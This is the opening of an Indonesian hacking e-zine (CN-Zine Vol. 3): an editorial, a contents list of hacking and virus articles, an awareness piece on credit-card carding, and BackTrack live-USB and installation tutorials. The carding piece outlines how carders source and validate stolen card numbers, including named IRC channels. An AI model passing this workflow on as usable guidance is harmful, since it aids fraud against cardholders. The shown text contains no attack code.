

Dilengkapai **Tool** dan **Source code**

Codenestia Magazine

more than computer knowledge papers

VOL. 3



/dir/root/public:
#Membuat Backtrack Live USB
#Persiapan HACKING!!!
#Deface Joomla
#Hacking Facebook
#Source Disinfector virus PE
#PE infection dengan library, etc

CN-ZINE #3



CN-Zine Vol. #3

5 Juni 2010
09:06:20 WIB

Segala isi materi dan tutorial di dalam majalah elektronik ini adalah hak cipta dan tanggung jawab masing-masing penulis. Anda diizinkan untuk mempublikasi ulang tanpa se-izin dari masing-masing penulis dengan tanpa merubah nama dan atribut penulis.

Ide dan Desain Cover :

Hakz

Layouter :

Anharku

Editor :

A.M Hirin

Copyright @ 2010 - Codenesia

www.codenesia.com





Pembuka

Salam hangat dari kami redaksi Codenesia Magazine untuk para member setia Codenesia dan pembaca Majalah Codenesia ini. Kami bersyukur karena dapat konsisten dalam melaksanakan tugas pembuatan majalah elektronik komunitas Codenesia yang pada kali ini merupakan volume 3 tentunya dengan tampilan dan materi yang lebih baik lagi dari pada majalah sebelumnya. Pada CNZine volume 3 ini kami mengucapkan banyak terima kasih kepada para contributor yang meluangkan waktu dan fikiran untuk membuat materi/konten majalah elektronik ini yang namanya tertera pada setiap tutorial yang ada.

Menurut penilaian team Redaksi, konten majalah elektronik codenesia kali ini lebih didominasi dari kategori Hacking, Virus dan Linux sehingga kami mengharap konsumen dari majalah ini akan lebih banyak dan materi dapat diserap oleh banyak kalangan baik dari pemula dan menengah. Dalam majalah ini memang diajarkan cara-cara diluar hukum positif Indonesia, namun kami dari redaksi berharap materi dalam CNZine tidak dimanfaatkan untuk tindak-tindak diluara yang dapat merugikan orang lain, bahkan sampai menjerumus kriminal. Materi yang ada dalam CNZine ini ditujukan untuk menambah wawasan sehingga pembaca lebih memahami teknik-teknik hacking yang ada, sehingga pembaca lebih bisa waspada dan meningkatkan keamanan terhadap akun terkait yang dimilikinya.

Pada kesempatan kali ini kami juga mengingatkan dan turut priharian, ketika Codenesia Magazine vol #3 ini website Codenesia mengalami permasalahan dengan data center sehingga sementara website codenesia dan website terkait data center yang berhubungan dengan Codenesia sementara tidak bisa diakses, semoga permasalahan ini tidak terjadi lagi kedepan sehingga Codenesia dapat lebih eksis dan dapat menjadi tempat berkumpul baik bagi member maupun netter lainnya.

Salam Maniz

Team Redaksi CNZine





DAFTAR ISI:

Pembuka	3
Daftar Isi	4
[Do You Know?]	
Apa itu Carding? (anharku)	5
[Artikel]	
✓ Membuat Backtrack Live USB Flaskdisk (anharku)	8
✓ Instalasi Backtrack4.0 (DNZ)	10
✓ Membuat Backtrack4 Live CD dan Menggunakannya (anharku)	18
✓ Persiapan Sebelum Aksi HACKING!!! (DNZ)	21
✓ Belajar XSS Attack (DNZ)	25
✓ Deface Joomla Huruhelpdesk (Hakz)	29
✓ Melihat Teman YM yang lg Bersembunyi(DNZ)	36
✓ Facebook Hacking Fake Aplication (Silver FoX)	39
✓ Implementasian Algoritma RC4 dalam VB (Agus)	44
✓ Menghitung Perputaran Processor (HrXxX)	50
✓ Membuat Windows XP Menjadi Genuine (Bimo)	53
✓ Membuat Installer Dengan Archive WinRAR (Copral)	57
✓ Membuat Disinfektor Virus Gaelicum.A (Agus)	65
✓ PE infection dengan library (A.M.Hirin)	73
[Produk]	
Produk Codenesia	78
Cara Kirim Artikel	79



Apa itu Carding?

Artikel ini hanya digunakan sebagai media pembelajaran saja, penulis tidak bertanggung jawab atas tindakan yang anda lakukan setelah mengetahui informasi dari materi artikel ini.

Jujur saya belum pernah melakukan aktifitas CARDING ini karena carding itu sama aja mengambil uang yang bukan haknya alias nyolong. Apalagi tindakan carding termasuk tindakan yang menyentuh **CYBERCRIME** alias kejahatan cyber, hukumannya ya bisa aja lo dipenjara kalau ketangkap. Saya hanya ingin membagi ilmu saja yang saya dapat dari berbagai artikel mengenai carding agar kita dapat belajar AGAR TIDAK MENJADI CARDER.


Carding adalah kegiatan mencari kartu-kartu kredit bajakan untuk digunakan sebagai alat pembayaran ketika mereka berbelanja lewat Internet kegiatan ilegal tersebut dikenal dengan istilah carding. Sedangkan orang yang membajak kartu kredit (cc) disebut sebagai carder atau frauder.

Cara kerja Carder yaitu:

- ✓ Mendapatkan no CC yang VALID (pin)
- ✓ Memanfaatkannya untuk belanja ONLINE / Melakukan pemesanan barang ke perusahaan di luar negeri dengan menggunakan Jasa Internet

- ✓ Memberikan keterangan palsu, baik pada waktu pemesanan maupun pada saat pengambilan barang di Jasa Pengiriman (kantor pos, UPS, Fedex, DHL, TNT, dll.).

Tujuan Utamanya adalah mendapatkan nomor kartu credit beserta data-datanya baik pin maupun data-data lainnya.




Cara Carder Mencari

Nomor CC

- Menggunakan aplikasi CC Generator
- Mencari no cc di database suatu website
- Bergabung di channel di IRC (Dalnet) nama channelnya #TheCC, #yogyacarding, etc




Setelah mendapatkan nomor cc maka carder akan melakukan



Cek Validasi no CC. Carder

melakukan cek validasi dengan memasukkan nomor kartu Credit ke Situs *Online Credit Card Validator* Atau dengan



menggunakan software *CC Checker*.

Dampak akibat dari ulah CARDER adalah:

- ❑ Kehilangan uang secara misterius
- ❑ Pemerasan dan Pengurasan
- ❑ Keresahan pengguna Credit/Debit Cards
- ❑ Hilangnya rasa kepercayaan masyarakat terhadap jasa keuangan di Negara ini.

Mungkin kita menjadi resah karena masih ada saja carder yang berkeliaran di dunia maya namun jangan khawatir karena kita dapat melakukan langkah-langkah:

- ✓ Meningkatkan sistem keamanan jaringan dan informasi.
- ✓ Memasang kontrol akses untuk menyaring user/pemakai sehingga hanya pemilik saja yang dapat menggunakan jaringan tersebut. Mencegah akses ke situs2 negatif.
- ✓ Melakukan penyaringan terhadap isi dari komunikasi elektronik.





HUKUM DI INDONESIA:

Carding atau credit card fraud merupakan suatu tindak pidana yang di Indonesia dapat dikenakan hukuman sesuai dengan **pasal 362 KUHP** tentang pencurian dengan ancaman hukuman maksimal **5 tahun penjara**, **pasal 378 KUHP** tentang **penipuan** dengan ancaman hukuman maksimum **4 tahun penjara**, dan **pasal 263 KUHP** tentang **pemalsuan** dengan ancaman hukuman maksimum **6 tahun penjara**.

Buat para CARDER yang masih eksis ingat:

- ✓ Carding = Mencuri uang orang=
Dosa = Neraka
- ✓ BerTaubatlah
- ✓ Carilah penghasilan yang HALAL
- ✓ INGAT :

“Serapat-rapatnya menutup bangkai
pasti baunya tercium juga”.

“Selihai-lihanya tupai melompat pasti
jatuh juga”

Setelah mengetahui dampak dan hukuman atas tindakan carding tersebut apakah anda masih ingin mencoba??

Referensi:


Apa dan Bagaimana Carding Membeeli Account dengan Cracking-Carding by: pedhet_008




Membuat Backtrack Live USB Flashdisk

by: anharku

Setelah aku teliti-teliti (kayak peneliti aja) ternyata Backtrack3 ini mirip banget sama OS Bandit, OS kebanggaan dari tetangga sebelah eh salah OS Banditnya deng yang mirip sama Backtrack hehehe ☺ mungkin OS bandit adalah turunan dari linux SLAX seperti Backtrack3 ini. Next karena bang Wh3H0L udah nerangin panjang lebar aku terapin saja ilmunya. Buka file backtrack3.iso yang kamu punya dengan DAEMON Tools lalu mount file iso bt3 tersebut. Lalu **Copy-Paste** semua file bt3 tersebut ke Flashdisk.




Klik 2x folder Boot lalu cari file bootinst.bat, klik2x file bat tersebut.



Maka akan keluar pesan seperti di bawah ini *Press any key* ,tekan apa saja untuk melanjutkan (**enter** aja).



Skip tersebut akan menginstall bootloader ke MBR flashdisk anda yang nantinya akan digunakan untuk proses booting. Setelah itu akan keluar pesan seperti berikut ini.....



Setelah sukses tekan **enter** untuk menutup jendela cmd tersebut. Restart komputer, masuk ke **BIOS** lalu setting **FIRST BOOT DEVICE** nya menjadi **USB-FDD**, jangan lupa pada **Save&Exit Setup** pilih **Y (Yes)** lalu tekan **Enter**. Tunggu hingga booting Backtrack3 selesai maka akan ada tampilan seperti berikut...





Hm...Sukses, makin praktis aja nih SENJATA masuk ke kantong, sekarang BackTrack3 sudah siap kita gunakan untuk aksi-aksi **HACKING** kita.. ☺

Catatan: ingat syarat Membuat Backtrack Live USB Flashdisk yaitu komputer anda harus mendukung untuk booting dari usb flash disk, ubah setting BIOSnya seperti yang telah kita bahas di atas.

Thank's to: Wh3h0L

Penulis : Anharku
Kategori : Operating System - Linux
Email : v_maker@yahoo.com
Web : www.anharku.tk



INSTALASI BACKTRAK 4.0

Pada dasarnya semua instalasi system operasi linux hampir sama, yaitu untuk instalasinya kita harus menyediakan partisi yang berformat ext3/ext4 yang digunakan untuk system dan swap yang digunakan sebagai temporary data pada saat instalasi. Sebelum melakukan instalasi linux khususnya jika ingin menggunakan dual boot (dual os), maka yang perlu diperhatikan adalah kita harus menyediakan satu partisi kosong yang nantinya akan kita gunakan untuk operating system linux. Partisi yang telah digunakan oleh linux tidak akan terbaca oleh windows, untuk jangan kaget jika ada salah satu partisi kita yang hilang pada saat kita menggunakan windows. Akan tetapi berbeda jika kita menggunakan linux maka semua partisi akan terlihat di linux apakah itu partisi windows ataupun partisi os lainnya. Untuk memastikannya, langsung saja kita belajar bagaimana cara instalasi linux yang aman :

Langkah – langkah untuk instalasi linux Backtrack 4.0

1. Sebelum melakukan instalasi, pastikan dulu kita harus membuat satu partisi kosong, misal partisi D: > Kosong (8 Gb Free).
2. Setting bios untuk BootFirst harus CD/DVD, caranya cari di google.
3. Setelah itu, masukan cd/dvd backtrack dan tunggu sampai muncul pilihan instalasi backtrack seperti terlihat pada gambar di bawah ini :



4. Pilih opsi pertama untuk resolusi 1024x768 atau opsi ke dua 800x600, pilih salah satunya.



Press Enter!

5. Tunggu beberapa saat sampai muncul gambar di bawah ini




The screenshot shows the terminal output of the BackTrack 4 boot process. At the top, there is a header with the text "<< back | track 龍". Below this, a list of system initialization steps is shown, including setting kernel variables, starting crypto disks, checking file systems, mounting local filesystems, activating swapfile, skipping firewall, setting up console font and keymap, loading cpufreq kernel modules, loading ACPI modules, starting ACPI services, starting system log daemon, doing Wacom setup, starting kernel log daemon, starting system message bus, setting CPUFreq governor, starting hardware abstraction layer, and starting system tools backends. The text "BackTrack 4 (PwnSauce) Penetration Testing and Auditing Distribution" is displayed. At the bottom, the prompt "root@bt: # startx_" is shown, with "startx_" circled in red. To the right of the terminal, the text "User: root Pass:toor" is visible. At the very bottom, a quote reads: "The quieter you become, the more you are able to hear."

6. Ketik "Startx" untuk masuk ke tampilan GUI Linux, setelah masuk ke tampilan GUI maka akan tampil seperti pada gambar di bawah ini :





7. Pada desktop terlihat icon yang bernama install, klik dua kali icon tersebut. Maka akan tampil install dan langsung menentukan region waktu yang akan digunakan seperti pada gambar di bawah:




8. Langkah selanjutnya yaitu memntukan layout keyboard, pilih layout keyboard standar USA seperti terlihat pada gambar di bawah :







9. Setelah Klik Forward, langkah selanjutnya yaitu menentukan partisi yang akan kita gunakan untuk instalasi linux, pilih **manual** agar partisi kita yang lain tetap aman. Untuk lebih jelasnya lihatlah gambar di bawah ini :




10. Klik Forward, maka akan muncul semua partisi hardisk yang kita gunakan, karena di sini saya hanya menggunakan satu partisi hardisk maka hanya terlihat satu partisi saja. Lihatlah gambar di bawah




11. Cari partisi yang kita sediakan sebelumnya untuk instalasi linux, kemudian delete maka akan muncul gambar di bawah ini :




12. Setelah partisi tersebut dihapus ditandai dengan adanya freespace, langkah selanjutnya membuat partisi baru untuk linux caranya klik freespace kemudian klik New partition. Maka akan muncul option untuk ekstensi yang akan dibuat, pilih ext3/ext4 seperti terlihat pada gambar di bawah :




13. Buat partisi untuk system linux, karena hardisk yang kosong 8Gb, maka untuk system kita berikan 7Gb. Sisanya nanti di gunakan untuk swap area. Untuk setting detail terlihat seperti pada gambar di atas. Kemudian klik forward, maka hasilnya akan terlihat seperti pada gambar di bawah :



